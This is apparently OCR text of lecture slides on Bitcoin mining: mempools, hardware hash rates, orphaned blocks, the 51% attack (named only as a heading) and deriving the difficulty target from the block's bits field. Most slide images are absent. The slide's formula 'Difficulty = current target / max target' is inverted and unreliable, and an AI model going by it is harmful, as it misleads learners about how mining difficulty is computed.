
# Picking transactions



# Reshuffling transactions to use most of hashing power




# Accelerate your transaction




# CPU versus GPU versus ASICS


| | | |
|---|---|---|
| CPU = Central Processing Unit | General | < 10 MH/s |
| GPU = Graphics Processing Unit | Specialized | < 1 GH/s |
| ASIC = Application-Specific Integrated Circuit | Totally Specialized | > 1,000 GH/s |




# How do MemPools work ?



# How do MemPools work ?





DF2E5A1
08A4197
4C7D0E5
AAC1888
0BC09BF
85C19D7


https://blog.kaiko.com/an-in-depth-guide-into-how-the-mempool-works-c758b781c608

https://www.blockchain.com/explorer/charts/avg-block-size

https://www.blockchain.com/explorer/charts/mempool-size





# Orphaned block: part of the experience
# transactions are rereleased into the mempool






That is why we wait a few blocks to be sure the transaction is confirmed !

# The 51% attack













# The 51% attack



Double spent occurring!







# Deriving the current target

Difficulty = current target / max target

Curr target = `0000000000000000005d97dc0000000000000000000000000000000000000000`

Max target = `00000000FFFF0000000000000000000000000000000000000000000000000000`


Where is the current target stored?

Bits -> Hex -> Derive target

Bits: 392009692

Bits in Hex: 175D97DC

16*1+7
= 23





23x2 = 46 Hex Digits

`0000000000000000005D97DC0000000000000000000000000000000000000000`

Add missing zeros
(64-46 = 18)

# Transactions and UTX0s



# Multiple outputs & Fees

Mark -> Me 0.1 BTC
Sarah -> Me 0.1 BTC
~~Hadelin -> Me 0.4 BTC~~
